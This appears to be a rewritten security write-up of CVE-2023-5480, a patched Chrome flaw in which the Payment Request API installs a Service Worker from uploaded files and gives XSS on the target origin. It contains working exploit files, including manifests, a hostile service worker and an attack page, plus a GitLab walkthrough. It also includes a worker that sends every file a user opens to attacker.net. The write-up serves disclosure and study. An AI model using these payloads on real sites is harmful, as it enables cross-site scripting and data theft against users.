CVE-2023-5480: Chrome new XSS Vector
 Published on blog.slonser.info
This article is dedicated to a vulnerability that I managed to discover in the Google Chrome browser at the end of last year, and it also recounts the story of its origin. The vulnerability persisted for an extended period and was addressed on October 31, 2023.
The full write-up lives on its author's site
It belongs to its author, so we link to it rather than copy it. The other two tabs are our own rewrites, checked against it.
Context

This is the story of a vulnerability I found in Google Chrome at the end of last year, and of how it came to exist. The flaw survived in the browser for an extended period and was fixed on October 31, 2023. Google evaluated it at $16,000.
The bug lives at the intersection of three web platform features: Service Workers, Progressive Web Applications (PWAs) and the Payment Request API. To understand why it is exploitable, you need to understand how each of them works and, more importantly, how they were combined.
Setup
The report does not describe a lab setup, accounts or tool versions. The work involved reading Chromium's source code, and the practical demonstrations used a page hosted on a domain under the researcher's control plus, in the GitLab example, a GitLab repository with CI/CD runners. The final fix shipped in Chrome 119.
Background: Service Worker
A Service Worker is a kind of proxy between your browser and the network. It gives you full control over all outgoing requests from your website (and to it) on the internet, as well as over caching.

The typical workflow is as follows.
-
From a page of the site, register the worker:
script.js
JavaScript if ('serviceWorker' in navigator) { navigator.serviceWorker.register('/service-worker.js') .then(function(registration) { console.log('Service Worker registration successful with scope: ', registration.scope); }) .catch(function(error) { console.log('Service Worker registration failed: ', error); }); } -
A simple worker looks like this:
JavaScript self.addEventListener('fetch', function(event) { event.respondWith(function_that_returnedResponse());
});
With this in place, every request to the site, whether for an image or a fetch from JavaScript, is routed through the Service Worker, and the result is returned by the pre-registered handler. You can visit chrome://inspect/#service-workers to see how many workers are active in your own browser.
The technology is powerful, but many architectural decisions in web applications (and even in browsers) were made without considering it, which is where vulnerabilities come from.
Background: PWA
A Progressive Web Application emulates the installation of a website on a user's device, so that developers can avoid building a native app when they do not need one. PWAs are closely tied to Service Workers because they implement offline modes, keeping the site functional without a connection.
A PWA is registered through the Web App Manifest standard, a JSON file. A basic structure:
{
  "short_name": "My App",
  "name": "My App",
  "icons": [{
    "src": "https://www.myapp.example/icon.svg"
  }],
  "start_url": ".",
  "display": "standalone",
  "background_color": "#fff",
  "description": "Slonser example",

}
On the first visit to a PWA, the page uses a script like the one above to load the Service Worker.
Background: Payments
The Payment Request specification describes an API that lets user agents (browsers) act as an intermediary between three parties in a transaction:
This specification describes an API that allows user agents (e.g., browsers) to act as an intermediary between three parties in a transaction:

The payee: the merchant that runs an online store, or other party that requests to be paid.
The payer: the party that makes a purchase at that online store, and who authenticates and authorizes payment as required.
The payment method: the means that the payer uses to pay the payee (e.g., a card payment or credit transfer). The payment method provider establishes the ecosystem to support that payment method.

In practice, the flow looks like this:
It also works in the desktop version of Chromium-based browsers:

What happens:
- The user visits a site that presents them with a bill.
- The site, using the Payment Request API, contacts an external resource.
- The user sees a popup window with the external resource.
- That resource processes the payment and returns information about the transaction to the original resource.
In code:
function buildSupportedPaymentMethodData() {
  // Example supported payment methods:
  return [{ supportedMethods: "https://example.com/pay" }];
}

function buildShoppingCartDetails() {
  // Hardcoded for demo purposes:
  return {
    id: "order-123",
    displayItems: [
      {
        label: "Example item",
        amount: { currency: "USD", value: "1.00" },
      },
    ],
    total: {
      label: "Total",
      amount: { currency: "USD", value: "1.00" },
    },
  };
}

new PaymentRequest(buildSupportedPaymentMethodData(), {
  total: { label: "Stub", amount: { currency: "USD", value: "0.01" } },
})
  .canMakePayment()
  .then((result) => {
    if (result) {
      // Real payment request
      const request = new PaymentRequest(
        buildSupportedPaymentMethodData(),
        checkoutObject,
      );
      request.show().then((paymentResponse) => {
        // Here we would process the payment.
        paymentResponse.complete("success").then(() => {
          // Finish handling payment
        });
      });
    }
  });
On the client side you create a PaymentRequest, pass it the payment handler's URL and the purchase details, then call show() and handle the resulting Promise.
On the payment handler side:
-
Along the provided link, it must return the Link header:
FALLBACK Link: <https://bobbucks.dev/pay/payment-manifest.json>; rel="payment-method-manifest"According to RFC5988,
rel="payment-method-manifest"does not exist. It is only processed in Payments API requests, and its parsing is isolated from the main implementation. -
The client follows the link and interprets the content as a Payment Manifest:
JSON { "default_applications": ["https://alicepay.com/pay/app/webappmanifest.json"], "supported_origins": [ "https://bobpay.xyz", "https://alicepay.friendsofalice.example" ] }default_applicationspoints to the Web App Manifest that will be installed, andsupported_originslists the supported domains.
Background: JIT-installed workers
The Payment App uses the Web App Manifest, which was originally created for simple PWAs. To let the website and the payment application communicate, the standards developers chose to reuse Service Worker, adding new event handlers to the existing worker concept:
self.addEventListener('paymentrequest', async e => {
    //...
});
On the initial invocation the Payment App has no Service Worker, because a worker is only registered after the first page load, which breaks the logic. The answer was Just-In-Time (JIT)-installed workers: the Web App Manifest specification was extended so that, when used for a Payments App, it must include a serviceworker field naming the worker to register:
  "serviceworker": {
    "src": "/download/sw-slonser.js",
    "use_cache": false,
    "scope":"/download/"
  }
The worker is downloaded and installed at the specified path before the Payment App launches.
Finding it
Payment Request was implemented in Chromium in April 2018, and at first the vulnerability was not possible. Reading the Chromium source, I found that the manifest request was implemented like this:
  headers->GetNormalizedHeader("link", &link_header);
  if (link_header.empty()) {
    // Fallback to HTTP GET when HTTP HEAD response does not contain a Link
    // header.
    FallbackToDownloadingResponseBody(final_url, std::move(download));
    return;
  }
The logic was:
- Check the Link header with
rel="pay-method-manifest". - If present, load that content, replacing the specified URL.
- Otherwise, use the content of the specified URL directly.
A brief investigation turned up an issue filed against Chromium on December 18, 2019:
the spec (https://w3c.github.io/payment-method-manifest/#accessing) requires that besides looking for the "Link", the direct access over URL is also allowed - "The machine-readable payment method manifest might be found either directly at the payment method identifier URL....".
In other words, the reporter pointed out that the standard allows the payment manifest to be delivered both through a link and directly at the URL. The Chromium security team was involved, approved the change, and after a year, in March 2020, the fix reached the stable branch.
That change is what made the vulnerability possible. The situation is unusual: the flaw arises only when strictly following the web standards, because an important aspect was not taken into account when the direct-access behaviour was added.
Exploitation
Step 1: find a download endpoint
Many sites implement file download functionality, for example:
https://example.com/download?file=filename
https://example.com/download/filename
...
On its own this is not a security risk, because the response carries:
Content-Disposition: attachment
The file is downloaded rather than rendered, so you cannot deliver an HTML file to the user for rendering and XSS is not possible.
Step 2: upload the payment manifest
Because the Payments API now also considers the body of the response at the given URL, you can simply upload your files to the target resource. The payment manifest:
{
    "default_applications": ["https://example.com/download/manifest.js"],
    "supported_origins": ["https://attacker.net"]
  }
manifest.js:
{
    "name": "PWNED",
    "short_name": "PWNED",
    "icons": [{
        "src": "/download/logo.jpg",
        "sizes": "49x49",
        "type": "image/jpeg"
    }],
    "serviceworker": {
      "src": "/download/sw-slonser.js",
      "use_cache": false,
      "scope":"/download/"
    },
    "start_url":"/download/index.html"
}
logo.jpg:
* JPEG *
The manifest points default_applications at the Web App Manifest on the target, and that manifest declares the serviceworker to install, with its scope set to the download path.
Step 3: make the worker answer with HTML
At first glance this seems useless, because why would we process responses coming from Payments? The answer is that communication between the site and the Payment App happens through Service Workers. The worker named in Payments is a regular Service Worker with extra events, so all of its standard capabilities are available.
sw.slonser.js:
self.addEventListener("fetch", (event) => {
    console.log(`Handling fetch event for ${event.request.url}`);
    let blob = new Blob(["<script>alert('pwned by Slonser')</script>"],{type:"text/html"});
    event.respondWith(new Response(blob));
  });
This script intercepts all network requests and responds with HTML:
<script>alert('pwned by Slonser')</script>
Step 4: redirect the victim
The attacker then only needs to redirect the victim to their own domain, where the following page is hosted.
attack.html:
<!DOCTYPE html>
<html lang="en">
<head>
    <meta charset="UTF-8">
    <meta name="viewport" content="width=device-width, initial-scale=1.0">
    <title>Vsevolod Kokorin (Slonser) of Solidlab</title>
</head>
<body>
    <button onclick="exploit()">EXPLOIT</button>
    <script>
        function exploit(){
            const BASE = "https://example.com/download" // PATH TO DOWNLOAD SCOPE
            const fileName = 'payment-manifest.js' // Name of payment manifest
            const request = new PaymentRequest(
                [{ supportedMethods: `${BASE}/${fileName}` }],
                {
                    id: "order-123",
                    total: {
                    label: "Total",
                    amount: { currency: "USD", value: "1.00" },
                    }
                }
            );

            request.show().then((paymentResponse) => {
                    paymentResponse.complete("success").then(() => {
                });
            }).catch((e) => {
                    document.location = `${BASE}/C4T BuT S4D`;
            });
        }
    </script>
</body>
</html>
The page builds a PaymentRequest whose supportedMethods is the uploaded manifest on the target. When the request fails, the catch handler navigates the victim to a path inside the download scope. The registered Service Worker intercepts that request, because after JIT installation the workers are not uninstalled, and answers with the HTML blob. The result is XSS on the target domain.
The video I submitted to Google, where I achieved XSS on a ngrok subdomain through my page on Yandex S3:
A real-world example: GitLab
During a brief investigation I found this attack being exploited on many popular resources. I will not name them for ethical reasons, since millions of users had not yet updated their Chrome-based browsers. GitLab is a good example to demonstrate the attack and its limits. It cannot be reproduced on the current version of the service, but it was exploitable a year ago.

Step 1: create a repository
Create a GitLab repository with CI/CD runners (or use an existing one).
Step 2: add CI configuration
Add your CI configuration, which creates an artifact with the necessary files.

In it, I download an archive from the resource under my control and unpack the data.

Step 3: check the artifact page
Verify that the data has indeed become accessible on the artifact page.
Step 4: build the download link
The data files can now be downloaded directly using links like:
https://5604-185-219-81-55.ngrok-free.app/root/test/-/jobs/13/artifacts/raw/payment-manifest.js
Where test is the repository identifier, and 13 is the artifact number.
Step 5: host the exploit page
Insert this link into the exploit page from the previous section and place it on the resource under our control.

Step 6: get execution
We obtain the execution of our JavaScript code on the domain with our GitLab.

This no longer works because GitLab returns artifacts with Content-Type: text/plain, whereas Content-Type: text/javascript would bypass the CSP rule script-src: self. Service Worker registration checks the Content-Type for a valid JS MIME type. Therefore any resource that implements file upload/download without rewriting the regular MIME type of the file is vulnerable.
S3 buckets
Another good example is S3 buckets. Amazon S3 (Simple Storage Service) is a cloud storage service provided by AWS, and buckets are containers for files or data objects within it.
By default, S3 buckets expose the MIME type based on the file extension during download. In general, register a service worker on a domain with an S3 bucket:
    async function handleRequest(event) {
      const attacker_url  = "https://attacker.net?e=";

      let response = await fetch(event.request.url)

      let response_copy = response.clone();

      let sniffed_data = {url: event.request.url, data: await response.text()}

      fetch(
          attacker_url,
          {
              body: JSON.stringify(sniffed_data),
              mode: 'no-cors',
              method: 'POST'
          }
      )

      return new Response(await response_copy.blob(),{status:200})
    }

  self.addEventListener("fetch",async (event) => {
      event.respondWith(handleRequest(event));
  });
This worker duplicates every file the user opens to the attacker's server.
Root cause
The mistake is in how Chromium resolved the payment method manifest. The original implementation only used the response body when no Link header was present, and the 2020 change, made to follow the specification, allowed the manifest to be read directly from the URL as well. That is correct per the standard, but it means the browser will treat the body of any URL as a payment manifest, regardless of the Content-Disposition: attachment that made the download endpoint safe for rendering. The manifest then names a Web App Manifest, which names a Service Worker, which is installed JIT with a scope on the target origin. Because the worker is not uninstalled after installation, it keeps intercepting requests in that scope and can return arbitrary HTML, which is the XSS. The Content-Disposition: attachment header normally prevents the file from being rendered, but the Payments API still consumed the body.
Impact
An attacker who can upload files to a download endpoint on a target origin can obtain JavaScript execution on that origin, in the victim's browser, once the victim visits the attacker's page and the payment request fails. The GitLab case shows the same result on a real service, and the S3 case shows that the installed worker can also exfiltrate every file the user opens to a server under the attacker's control. The attack depends on the target serving the uploaded files with a MIME type that Service Worker registration accepts; GitLab's text/plain for artifacts blocks it today.
Fix
The fix shipped in Chrome 119 on October 31, 2023, under CVE-2023-5480. The report does not describe the patch itself.
Timeline
